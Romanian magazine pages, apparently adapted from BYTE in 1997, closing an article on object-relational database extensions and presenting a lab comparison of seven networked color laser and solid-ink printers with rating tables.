DataCartridge va fi un tip de cartuș oferit în cadrul NCA. Fiecare DataCartridge va implementa un anumit tip de date, inclusiv structura sa și metodele pentru creare, căutare, afișare, etc. Aceste DataCartridges vor fi mai puțin strâns integrate cu motorul bazei de date decât sunt DataBlade-urile lui Informix. Abordare lui Oracle va sacrifica probabil performanța în schimbul stabilității. Conectarea indirectă a cartușelor cu serverul de baze de date va preveni blocarea operării SGBD-ului datorită unor erori în codul cartușului. În acest fel, dacă respectivul cartuș este eronat, serverul nu va cădea. În cazul lui Informix, o eroare într-un DataBlade poate afecta întregul sistem. În schimb, interconectarea software propusă de Oracle poate implica importante penalizări în privința performanței.

Tipuri complexe de date

Domeniul aplicațiilor	Tipuri de date
Analiza tendințelor (finanțe, marketing, etc.)	Serii temporale
CAD/CAM	Desene, planuri
Aplicații multimedia	Video, audio, imagini
Analiză multidimensională	Sisteme de coordonare 2-D și 3-D
Aplicații geografice	Sisteme geofizice (latitudine, longitudine, altitudine)
Procesare text	Document, mesaj
Aplicarea legii	Amprente digitale, genealogie
Chimie/biologie	Structuri chimice (molecule, compuși)
Birotică	Sisteme de fișiere (procesare de text, calcul tabelar, diagrame, etc.), structuri de cataloage, e-mail
Internet/Intranet	Pagini Web

Opt motive pentru care SGBDR-urile au nevoie de extensii

❶ Suport pentru procesare client/server
❷ Suport pentru tipuri complexe de date
❸ Optimizarea globală a cererilor
❹ Ameliorarea accesului la tipuri speciale de date
❺ Suport pentru construcții obiectuale (moștenire, polimorfism)
❻ Integrarea uniformă a mediilor eterogene
❼ Suport pentru middleware de procesare distribuită – DCE (Distributed Computing Environment), CORBA (Common Object Request Broker Architecture), DCOM (Distributed Common Object Model) – și servicii de administrare
❽ Suport pentru aplicații Internet / intranet

Viitorul sistemelor SGBDOR

Bazele de date obiectual-relaționale prezintă multe avantaje față de sistemele relaționale tradiționale și față de sistemele obiectuale pure. Multe dintre sistemele orientate pe obiecte furnizează posibilități de stocare pentru obiecte persistente. De asemenea aceste sisteme oferă acces direct pe bază de cheie sau nume la structuri complexe de date. Cu toate acestea, bazele de date orientate pe obiecte nu sunt convenabile pentru metodele de acces bazate pe conținut, necesare pentru interogare și analiză.

SGBDR-urile reprezintă platforme ideale pentru operații de regăsire și analiză bazate pe conținut. Modelul logic pe care se sprijină suportă în mod natural integritatea referențială. Motoarele relaționale pot de asemenea să implementeze procesări bazate pe reguli, cum sunt mecanismele de declanșare (triggers) și avertizare (alerts). Tehnologia relațională este matură și dispune de caracteristicile necesare în privința performanței și controlului, exemple în acest sens fiind optimizarea cererilor, securitatea datelor, salvarea și restaurarea.

Sistemele obiectual-relaționale combină avantajele celor două specii. Ele oferă acces general pe bază de conținut precum și acces direct bazat pe identificatori unici. Oferă de asemenea ușurința în utilizare și independența față de date, care sunt calitățile esențiale ale SGBDR-urilor tradiționale. Datorită extensiilor obiectuale ele pot furniza și un set bogat de tipuri de date, reutilizarea codului și extensibilitatea, asociate de obicei cu aplicațiile orientate pe obiecte.

Reprezintă oare sistemele obiectual-relaționale viitorul gestiunii datelor? Sau sunt doar o etapă intermediară spre altceva? Cred că sunt doar o etapă. Varietatea soluțiilor furnizorilor pentru extinderea sistemelor relaționale reprezintă un răspuns de moment la doleanțele utilizatorilor. În viitor, granițele tradiționale între aplicații și platformele de calcul vor fi abolite, sau măcar abstractizate. Aceasta înseamnă că vom vedea și vom administra mediul ca pe un întreg, astfel încât o organizație va fi capabilă, pentru prima dată, să controleze și să pună în valoare toate informațiile de care dispune, indiferent de formă sau localizare. Bazele de date obiectual-relaționale, cel puțin așa cum sunt imaginate ele astăzi, sunt doar un prim pas într-o evoluție către acest obiectiv. ■

---

*Jay-Louise Weldon (**jweldon@shl.com**) conduce departamentul Data Warehouse Practice în cadrul diviziei U.S. Eastern Region a firmei MCI Systemhouse, un integrator de sisteme la scară globală.*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

ALTE INFORMAȚII

Cognos
Burlington, MA
(617) 229-6600
http://www.cognos.com

IBM
Armonk, NY
(914) 765-1900
http://www.ibm.com

Informix Software
Menlo Park, CA
(415) 926-6300
http://www.informix.com

Oracle
Redwood Shores, CA
(415) 506-7000
http://www.oracle.com

Sybase
Emeryville, CA
(510) 922-3500
http://www.sybase.com

DEPĂȘEȘTE-ȚI GRANIȚELE MINȚII.

NOI DĂM GANDIRII TALE ARIPI !
Sistemele de calcul Ager : Glamour, Wizard, Glitter, Wise, Smart, Silver, Bright
GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz

AGER

THE COMPUTER COMPANY

Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40

Șapte imprimante color rapide

Aceste imprimante medii, deși sunt în continuare scumpe, vă oferă o culoare de calitate comercială fără a renunța la performanță.

De Dorothy Hudson și Dave Rowell

Imprimantele laser color de birou au străbătut un drum lung în ultimii trei ani și jumătate. Prețurile au scăzut cel puțin la jumătate iar calitatea imprimării a evoluat de la text 300-dpi slab impregnat și imagini color granulate, la o calitate destul de bună pentru ambele cerințe. Prețurile per pagină pretinse de producători se apropie de cele ale imprimantelor laser monocrome pentru o încărcătură de toner comparabilă, multe imprimante laser color noi având un număr redus de consumabile de instalat și întreținut. Totuși vor mai trece câțiva ani până ce piața imprimantelor laser va fi dominată de culoare, la fel cum s-a întâmplat cu imprimantele cu cerneală.

Un motiv pentru această evoluție lentă ar fi că laserele color se vând cu 4000$ - 5000$ mai mult decât laserele monocrome la viteze și posibilități de rețea comparabile. Obișnuința reprezintă un alt motiv. Laserele color sunt dedicate pentru imprimarea mai multor documente care mixează în special text cu spoturi de culoare sau ocazional pagini pline de culoare. În această situație, un laser color asigură o bună viteză de imprimare, o calitate potrivită a imprimării și un cost mic per pagină. Totuși, multe persoane nici nu se gândesc la o suplimentare cu spoturi colorate a prezentărilor comerciale, deoarece aceasta opțiune nu le-a fost oferită niciodată.

Ei bine, acum această opțiune există. Dacă doriți să adăugați culoare unei scrisori sau o diagramă cu bare colorate unui raport larg distribuit, nici o altă imprimantă nu poate face această sarcină la fel de bine. Imprimantele cu cerneală nu au viteza (minute pentru o pagină și nu pagini pe minut), timpul de lucru sau calitatea textului. Imprimantele cu sublimarea cernelii prezintă o calitate fotografică a imprimării, însă sunt scumpe și necesită o hârtie specială. Imprimantele cu ceară au un preț ridicat al paginilor și necesită de asemenea hârtie specială.

O opțiune relativ nouă de imprimantă color care rivalizează imprimantele color laser este Phaser 350, o imprimantă cu cerneală solidă de la Tektronix, pe care am inclus-o în acest Lab Report împreună cu șase lasere color. Phaser 350 are avantajul unei viteze de imprimare asemănătoare imprimantelor laser color și un preț relativ mic. Partea proastă e că textul e imprimat la aceeași viteză ca și culoarea, fiind oferit un maxim de 3 la 6 pagini pe minut (ppm) în funcție de nivelul calității. De asemenea există imprimante care oferă o calitate ce poate varia de la 300 la 600 dpi. Ele nu imprimă textul la fel de clar ca și unele lasere color. Phaser 350 a realizat o bună conectare la o rețea care era deja echipată cu un laser monocrom.

BYTE BEST

IMPRIMANTE LASER COLOR

IBM Network Color Printer
asigură cea mai bună combinație între calitatea imprimării, viteză, caracteristici și utilitate.

Tektronix Phaser 350
IBM Network Color Printer
imprimante de calitate superioară.


Șase lasere plus unu

Cele șase lasere color pe care le-am testat sunt de la Apple, Hewlett-Packard, IBM, Lexmark, QMS și Tektronix. Toate sunt capabile de lucru în rețea având un preț cuprins între 5995$ și 9778$. Phaser 350 de la Tektronix costă 5495$ având un necesar de 24 MB RAM pentru a imprima la o rezoluție de la 300 la 600 dpi. Nu am testat laserele color de la Canon, Digital Equipment, Panasonic și Xerox, fie pentru că o unitate de analizat nu a fost disponibilă, fie pentru că un model nou era foarte aproape de a fi lansat.

Imprimantele laser au dispozitive de imprimare cu viteze cuprinse între 10 și 14 ppm pentru text și de la 2 la 6 ppm pentru culoare. Viteze mai mari pentru paginile de culoare implică un mod de calitate redusă. Am testat cele mai multe imprimante utilizând o capacitate de memorie care depășea configurația standard astfel încât toate au reușit să imprime pagini pline de culoare la o calitate foarte bună. Magicolor CX-32 de la QMS și Color LaserJet 5M de la HP sunt dotate cu o configurație standard suficientă de memorie. Imprimantele laser testate de la Apple, IBM și Lexmark au folosit același mecanism de imprimare Canon P320 600-dpi, în timp ce Magicolor CX-32 a folosit un mecanism 600-dpi de la Hitachi. Color LaserJet 5M de la HP a folosit un mecanism 300-dpi Konica în timp ce Phaser 350 de la Tektronix a folosit un mecanism de 1200-dpi KME (o divizie a Matsushita).

În timp ce mecanismul de imprimare determină multe dintre funcțiile de bază ale imprimantelor laser, incluzând viteza mecanismului, rezoluția de bază, capacitatea de hârtie și configurarea consumabilelor, controlerul imprimantei determină în mare măsură calitatea imprimării, viteza de procesare a imaginii și posibilitățile legate de rețea. Multe din aceste lasere se joacă cu modularea fasciculului laser, ajustând dimensiunea și plasarea punctelor de toner în matricea mecanismului de imprimare pentru a obține o rezoluție superioară, contururi fine ale curbelor și / sau mai mult de 16 culori pe care le permite imprimarea binivel fundamentală (vezi *Tech Focus*).

HP spre exemplu a folosit un mecanism de imprimare 300-dpi Konica în primul său model Color LaserJet. Color LaserJet 5M folosește același mecanism de imprimare dar HP a realizat niște îmbunătățiri remarcabile



PLACA CONTROLERULUI
Cu un procesor rapid, memorie, socluri pentru cipuri și uneori chiar și un disc hard, placa controlerului imprimantei laser color poate transforma rapid comenzile complexe ale limbajului imprimantei într-o imprimare bit-map a imaginii.

MECANISMUL DE IMPRIMARE
Îndepărtați cartela controlerului, carcasa și suportul pentru hârtie și, în cele mai multe cazuri, ce va mai rămâne va fi mecanismul de imprimare. El determină caracteristicile de bază ale imprimantei.

UNITATE OPC
Când fasciculul de mică putere al diodei laser a imprimantei atinge suprafața cilindrului organic fotoconductor (OPC - Organic Photoconductor), ea creează un tipar de sarcină numită imagine latentă. Pe măsură ce se rotește peste unitatea toner / aditiv, suprafață încărcată a unității OPC atrage toner-ul pentru a forma imaginea. În cazul imaginilor color sunt aplicate patru nivele de toner care sunt transferate ulterior hârtiei.

UNITATEA DE FUZIUNE
Tamburul încălzit aplică o presiune și căldură pentru o fuzionare definitivă a tonerului colorat și a hârtiei.

TABLOU DE COMANDĂ
Deși puteți administra aproape toate laserele de rețea de la distanță, uneori este necesar și convenabil să realizați configurarea și verificarea stării chiar de la imprimantă.

ULEI DE FUZIUNE
Laserele color realizează fuzionarea toner-ului cu hârtia la o temperatură mai ridicată decât laserele monocrome. Ele necesită un ulei de fuzionare pentru a împiedica aderarea tonerului la tambur și nu la hârtie.

CARTUȘUL TONER-ULUI
Aveți nevoie de unul pentru fiecare culoare: cyan, magenta, galben și negru. În acest sistem monolit, toner-ul și aditivul vin amestecate în același cartuș ceea ce reduce componentele. Praful electrostatic este atras de suprafața încărcată electrostatic de pe tamburul OPC.

Ilustrație bazată pe Color LaserWriter 12/660PS de la Apple

ale calității folosind un controler mult mai sofisticat. Prin modularea temporizărilor și a duratei pulsurilor fasciculului laser de scriere a imaginii, HP a reușit să aproximeze rezoluția textului până la 600-dpi (HP pretinde 1200-dpi) la o imprimare de 300 linii per inci.

Legat de calitatea imaginii color, numărul de culori contează la fel de mult ca și rezoluția. Producătorii de lasere abordează două metode pentru a crește numărul inițial de culori de la 16, ambele determinând o scădere a rezoluției. Primul este dithering (un amestec de culori) care nu este pe deplin satisfăcător la 300-dpi sau chiar 600-dpi, pentru că în zone luminoase se deosebesc modelele punctelor. O altă metodă este modificarea dimensiunii punctelor de toner prin ajustarea lățimii fasciculului laser, o jonglerie tehnică care odată cu trecerea timpului ar putea duce la o inconsistență a culorii. Un punct mai mic apare ca și o culoare mai luminoasă. Această metodă e numită contone sau imprimare multinivel (opusul pentru imprimarea care folosește două nivele). Contone nu este același lucru cu nuanța continuă.

Puteți obține un domeniu mult mai mare de culori prin scăderea rezoluției astfel încât veți putea avea nu numai puncte mici, ci și din cele mai mari. Folosind un mecanism de 300-dpi, Color LaserJet 5M obține rezultate coloristice remarcabile prin imprimare la 150 de linii per inci însă cu o mare variație în dimensiunea punctelor de toner, ceea ce-i permite să aproximeze în mod continuu culoarea. Cu rezoluția sa de 1200-dpi, Tektronix Phaser 550 poate folosi dithering-ul pentru imagini foto care pot înșela ochiul. Celelalte lasere din acest raport au un mecanism de imprimare de 600-dpi și toate pot realiza culori contone deși laserul QMS realizează o combinație între dithering și contone.

Dezordine și balamuc

Cu patru cartușe pentru culoare, praf aditiv, ulei pentru topire, cutii colectoare de praf, cilindrii diferiți și unități de fuzionare, numărul componentelor pe care trebuie să le instalați iar apoi să le înlocuiți odată cu trecerea timpului poate fi mai mare de 10. Aceasta face ca administrarea imprimantei de rețea să fie cel puțin interesantă. Tektronix Phaser 550 și HP Color LaserJet 5M au o duzină de componente pe care trebuie să le instalați și cărora trebuie să le țineți evidența, lucru care nu duce la o creștere a utilității. Laserele de la Canon folosesc un cartuș monolit care include praful aditiv, reducând la jumătate numărul componentelor consumabile și simplificând întreținerea.

Pentru că imprimantele laser consumă doar atâta pigment cât au nevoie pentru o imagine și pentru că imprimă pe hârtie obișnuită, ele au un cost per pagină relativ mic pentru o imprimantă color. La fel e și în cazul imprimantelor cu cerneală solidă. Costul per pagină este totuși mai ridicat față de cel al laserelor monocrome. Pentru că diferențele producătorilor în calcularea costurilor per pagină fac subiectul unor analize comerciale, nu am inclus acest factor important în analiza performanțelor. Este interesant de remarcat însă că HP, care pretinde un cost per pagină mai mic decât al unor lasere monocrome, obține unele din economiile sale datorită design-ului consumabilelor neintegrate.

Au contribuit
Mary Anne Eves, Acquisition Specialist/NSTL
Dorothy Hudson, Project Manager/NSTL
Steve Platt, Director al Publicațiilor Electronice/NSTL
Dave Rowell, Senior Technical Editor/BYTE

ILUSTRAȚIE: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

Cele mai bune

IMPRIMANTE LASER COLOR

Performanţa este importantă pentru aceste imprimante color rapide, însă nu la fel de importantă precum calitatea imprimării - o problemă a trecutului imprimării color. Din acest motiv am considerat calitatea imprimării ca fiind 40 % din punctajul general, urmată de viteza de imprimare cu 26 %. Calitatea imprimării a avut o evoluţie de la bine la foarte bine, un domeniu mic care a mascat unele dintre puternicele diferenţe de calitate din teste specifice, în particular cele care implicau culoare. Folosirea unora din aceste imprimante pentru a produce texte cu contururi fine, un bun detaliu al liniilor, semitonuri fotografice, bare colorate şi imagini color vii au depăşit posibilităţile curente. Fiecare din aceste imprimante au dovedit că au atât puncte forte, cât şi puncte slabe în testele de calitate a imprimării.

Laserul Phaser 550 de la Tektronix spre exemplu, a obţinut unul din cele mai bune punctaje în testele monocrome şi s-a comportat bine cu graficele color din CorelDraw. Totuşi, el a avut o slabă evoluţie când a fost vorba de alte teste color. Phaser 350 cu cerneală solidă a obţinut cel mai bun punctaj în calitatea imprimării, dar s-a comportat slab în testele de linii. Alte punctaje monocrome ale Phaser 350 sunt doar medii, însă culoarea sa este cea mai bună datorită culorilor solide, vibrante pe care le imprimă.

Cea mai bună

Network Color Printer de la IBM a obţinut cel mai bun punctaj acolo unde era cel mai important: calitatea imprimării şi performanţa. Ca şi Cea mai bună imprimantă, punctele slabe le-au constituit preţul (cel mai mare, de 9778$) şi setul de caracteristici. Punctajul ridicat în calitatea imprimării, obţinut de laserul de la IBM, se datorează clasificărilor de vârf în ceea ce priveşte liniile, textul şi unei evaluări subiective a paginilor cu imagini color. La fel ca şi Optra C Pro de la Lexmark, laserul de la IBM foloseşte culoare contone iar imaginile color sunt realizate dintr-o varietate de linii verticale fine (200 linii per inci), vizibile doar cu ajutorul unei lupe. Optra C Pro a fost cea mai rapidă în testul de performanţă.

Network Color Printer foloseşte acelaşi mecanism uşor de configurat de la Canon, care se găseşte şi în imprimantele Apple şi Lexmark şi care-i consolidează punctajul de utilitate. Voluminosul, dar slab organizatul manual IBM şi softul nefinisat de configurare pentru NetWare i-au micşorat oricum din utilitate.

Arma secretă de la IBM ar putea fi controlerul XJE EFI (Electronics for Imaging) care-i asigură rezoluţia textului şi posibilităţile legate de culoare. Cartelele uşor de accesat, pot fi scoase din imprimantă după ce slăbiţi două şuruburi. Astfel veţi descoperi discul hard, un procesor la 100-MHz Mips R4600/4700 (sub un radiator) şi trei circuite ASIC EFI Fiery. Ultimele descarcă funcţiile de administrare (ex. drive, memorie şi reţea) ale procesorului, astfel încât acesta să se poată dedica procesării rastrului imaginii. Cartela este în principiu o versiune micşorată a controlerelor folosite în server-ele color XJ de la EFI (folosite cu copiatoarele color). O funcţie performantă pe care o asigură controlerul (pe care noi nu am testat-o) este cea de RIP (în timp ce este imprimată pagina curentă, placa poate începe procesarea imaginii de pe pagina următoare).

Celelalte două lasere bazate pe Canon s-au clasat pe locul doi respectiv trei în evaluarea generală: prima a fost Lexmark iar apoi Apple. Optra C Pro de la Lexmark a avut cea mai mare viteză de imprimare dintre toate imprimantele testate, lucru care nu poate fi pus pe seama procesorului său 29030 AMD la 25-MHz. Optra C Pro îi oferă oricum lui 29030 un cache L2, neobişnuit pentru o imprimantă. În comparaţie cu imprimantele IBM şi Apple, calitatea imprimării cu Optra C Pro este slabă, în particular datorită culorii.

Ca şi alte lasere Optra, Optra C Pro are un afişaj LCD în patru linii cu o interfaţă bazată pe butoane. Un disc hard de 100-MB este oferit opţional. Optra C Pro este neobişnuită prin faptul că vă oferă posibilitatea modificării nivelului de luciu al paginii imprimate (probabil prin ajustarea temperaturii de fuziune). De asemenea, puteţi selecta între contone (128 de nivele de culoare) sau două tipuri de dithering pentru imaginile color. Contone este însă mai lent.

Color LaserWriter 12/660PS de la Apple a dovedit o mai bună calitate a imprimării în raport cu performanţa. Este de asemenea unul dintre cele mai ieftine laserele Canon. Color LaserWriter a obţinut un punctaj bun pentru text şi s-a comportat bine cu catalogarea subiectivă a imaginilor color. S-a comportat mai slab doar cu imaginile foto monocrome. Ea foloseşte un procesor AMD 29030 la 30-MHz.

În comparaţie cu predecesori săi, noul model 12/600PS de la Apple are mai mult RAM şi programe sistem, ambele crescându-i performanţa. Pentru Mac, el vine cu drivere PowerPC native. Ca şi alte imprimante Apple, panoul de comandă este minimal. Apple include în preţ şi instalarea.

Strâns legat de Apple în punctajul general s-a clasat imprimanta cu cerneală solidă Phaser 350 de la Tektronix. Cu cartuşul său pentru cerneală, gros cât un creion de desen, forme specifice ale cernelii pentru o instalare sigură, este imprimanta cea mai simplu de configurat şi uşor de întreţinut. A obţinut punctajul cel mai mare la utilitate. Mai important, Phaser 350 a obţinut cel mai bun punctaj la calitatea imprimării, foarte aproape de laserul IBM. Performanţa (cu imprimarea textului) este însă punctul său slab. Imprimarea paginilor cu text se face la aceeaşi viteză ca a paginilor color (3 la 6 per minut) în funcţie de nivelul calităţii.

Cea mai bună calitate

Datorită unui punctaj ridicat de calitate a imprimării, Phaser 350 de la Tektronix se apropie de laserul color IBM la categoria „Cea mai bună calitate". Dacă laserul IBM este puternic în testele monocrome şi unele de culoare, Phaser 350 este puternic cu imprimarea color datorită culorilor strălucitoare ale cernelii solide, atingând doar media în cazul textului datorită unei rezoluţii de 300- la 600-dpi (cu 24 MB RAM). În această evaluare am comparat de asemenea imprimanta cea mai scumpă (IBM) şi cea mai ieftină (Phaser 350).

Paginile color Phaser 350 sunt excelente însă nu extraordinare. Ea este indicată pentru hărţi şi grafice. Am constatat că forţând un pic putem zgâria cu ajutorul unghiei de la deget cerneala lustruită, însă nu credem că aceasta reprezintă vreo problemă. La fel ca şi Phaser 550, 350 vine cu interfaţa navigator Web PhaserLink de la Tektronix (vezi articolul „*Navigaţi prin acest laser color*" din Mai 1996 BYTE) ceea ce înseamnă că puteţi configura respectiv verifica starea imprimantei prin reţea folosind orice navigator Web.

În comparaţie cu Phaser 550 sau orice alt laser color, avantajele Phaser 350 sunt

LAB REZULTATE


IMPRIMANTE LASER COLOR


CEA MAI BUNĂ

Network Color Printer de la IBM

Network Color Printer de la IBM a obţinut cel mai bun punctaj la calitatea imprimării şi s-a clasat a doua la punctajul de performanţă. Imprimanta obţine rezoluţia textului şi facilităţile legate de culoare de la cartela controler XJE EFI dotată cu un procesor la 100-MHz Mips R4600/4700 şi circuitelor ASIC EFI Fiery. Design-ul monolit al mecanismului de imprimare Canon presupune o reducere a consumabilelor pentru o instalare şi întreţinere uşoară.

APRECIERE





	PREŢ	TEHNOLOGIE	IMPLEMENTARE	CALITATEA IMPR.	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GEN.
IBM Network Color Printer	**$9778**	★★★★	★★★	★★★★	★★★★	★★★	★★★★	★★★★
Lexmark Optra C Pro	$7699	★★★★	★★★★	★★★	★★★★★	★★★★	★★★★	★★★★
Apple Color LaserWriter 12/660PS	$6595	★★★★	★★★★	★★★★	★★★	★★★	★★★★	★★★★
Tektronix Phaser 350	$5495	★★★★	★★★★	★★★★	★★	★★★	★★★★★	★★★★
HP Color LaserJet 5M	$5995	★★★★	★★★★	★★★	★★★	★★★★	★★★★	★★★★
Tektronix Phaser 550	$8975	★★★★	★★★★	★★★	★★★	★★★★	★★★★	★★★★
QMS Magicolor CX-32	$7999	★★★★	★★★	★★★	★★	★★★	★★★	★★★

CALITATEA CEA MAI BUNĂ

Tektronix Phaser 350
IBM Network Color Printer

Imprimantă Phaser 350 cu cerneală solidă de la Tektronix s-a clasat aproape de laserul IBM color în evaluarea calităţii imprimării. Ea şi-a dovedit puterea în special la hărţi şi grafice. Phaser 350 este imprimanta cea mai simplu de configurat şi cea mai uşor de întreţinut cu cartuşul său lat cât un creion, forme tipice de cerneluri pentru o instalare simplă. De asemenea, cerneala neagră este gratuită.

APRECIERE

	PREŢ	TEHNOLOGIE	IMPLEMENTARE	CALITATEA IMPR.	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GEN.
Tektronix Phaser 350	**$5495**	★★★★	★★★★	★★★★	★★	★★★	★★★★★	★★★★
IBM Network Color Printer	**$9778**	★★★★	★★★	★★★★	★★★★	★★★	★★★★	★★★★
Apple Color LaserWriter 12/660PS	$6595	★★★★	★★★★	★★★★	★★★	★★★	★★★★	★★★★
Tektronix Phaser 550	$8975	★★★★	★★★★	★★★	★★★	★★★★	★★★★	★★★★
HP Color LaserJet 5M	$5995	★★★★	★★★★	★★★	★★★	★★★★	★★★★	★★★★
QMS Magicolor CX-32	$7999	★★★★	★★★	★★★	★★	★★★	★★★	★★★
Lexmark Optra C Pro	$7699	★★★★	★★★★	★★★	★★★★★	★★★★	★★★★	★★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

preţul, imprimarea color relativ rapidă şi culori mult mai vii. Este lentă cu imprimarea textelor monocrome, oferind un detaliu mai mic (300 dpi), fiind astfel un element suplimentar bine-venit atunci când deja aveţi un laser de reţea monocrom.

Pe locul al treilea în categoria „Cea mai bună calitate“ se situează LaserWriter 12/660PS de la Apple, care deja a fost discutată, urmată îndeaproape de Phaser 550 de la Tektronix, Color LaserJet 5M de la HP, Magicolor CX-32 de la QMS şi Optra C Pro de la Lexmark. Aşa cum s-a menţionat anterior, mecanismul de imprimare 1200-dpi de la laserul Phaser 550 este util în testele monocrome, în particular în cazul imaginilor fotografice semiton. De asemenea, s-a comportat bine cu graficele color CorelDraw, însă nu la fel de bine ca şi cu alte teste color.

Phaser 550 a punctat bine la setul de caracteristici şi s-a comportat bine chiar şi în problemele de utilitate în ciuda unei proceduri de instalare dificile şi complexe. Softul de configurare pe de altă parte este simplu, fiind lansat dintr-un program de instalare de sub Windows. În ciuda mecanismului de imprimare de 14-ppm de la KME (o divizie a Matsushita), Phaser 550 n-a dovedit o viteză de imprimare excepţională.

LaserJet 5M de la HP a punctat bine în setul de caracteristici, dar s-a situat pe la mijloc în celelalte categorii. S-a comportat bine în multe din testele color, dar rezoluţia nativă de 300-dpi l-a defavorizat în special la text şi la testele fotografice monocrome. Cu imaginile color puteţi realiza un efect de pinstriping (desenare cu dungi foarte fine) deoarece HP utilizează 150 de linii distincte per inci în modul contone. HP a obţinut de asemenea o calitate performantă care este cerută de documentele comerciale.

PHOTOGRAPHS: BRIAN WILDER © 1997

Detalii

Nu un laser


Ca și imprimantă cu cerneală solidă, Phaser 350 de la Tektronix este mai ușor de configurat și întreținut decât un laser color. Inserați câteva bucăți de cerneală solidă de forma unei clapete pentru fiecare din culori. Când porniți pentru prima dată imprimanta, va dura un pic până ce imprimanta se va încălzi - e necesară topirea cernelii.

Ușor de accesat

Imprimantele bazate pe mecanismul laser color de la Canon (cum ar fi aceasta de la Optra C Pro de la Lexmark) prezintă cel mai ușor mod de configurare și întreținere. Există doar șase elemente de instalat: patru cartușe toner-monolit (într-un carusel rotativ), unitatea OPC pe care laserul construiește imaginea latentă pentru fiecare culoare de toner și uleiul de fuziune. Toate componentele pot fi accesate dintr-o singură parte, ceea ce face ca acestă imprimantă să fie mult mai eficientă cu spațiul ocupat.

Nu chiar atât de ușor

Consumabilele de la Color LaserJet 5M de la HP numără o duzină iar configurarea implică o mulțime de cleme de apăsat și desfaceri de rezervoare (vezi poza). Toner-ul poate fi reumplut cu ajutorul unei sticluțe disponibile. Un mecanism de închidere evită răsturnarea.



FOCUS TEHNOLOGIC | PRELUCRAREA IMAGINILOR LASER

Prelucrarea culorilor

Pentru producerea unor imagini color realiste respectiv pentru o umbrire uniformă a graficelor, capacitatea de-a produce un număr mare de culori apropiate este la fel de importantă ca și o înaltă rezoluție. Dificultatea care apare în producerea unor culori de înaltă calitate cu o imprimantă laser este că procesul de creare a imaginii este fundamental binar. Acolo unde laserul atinge (sau nu, în funcție de design), tamburul OPC, toner-ul este atras pentru a forma imaginea.


Nemodificat, acest proces binar reprezintă baza imprimării color binivel. Imaginea este construită din patru tipuri de toner (cyan, magenta, galben și negru), unde fiecare punct de rastru din imagine conține una sau mai multe picături de tonere de culori diferite. Un punct din imaginea finală va putea avea una din cele 16 culori, în funcție de combinația de culoare de toner pe care o conține. Pentru a obține mai mult de 16 culori, o imprimantă trebuie să recurgă la dithering folosind grupuri de puncte de rastru colorate diferit pentru o reprezentare a punctelor mai mari în mai multe culori. În schimbul unei rezoluții mai mici obțineți un număr ridicat de culori apropiate.

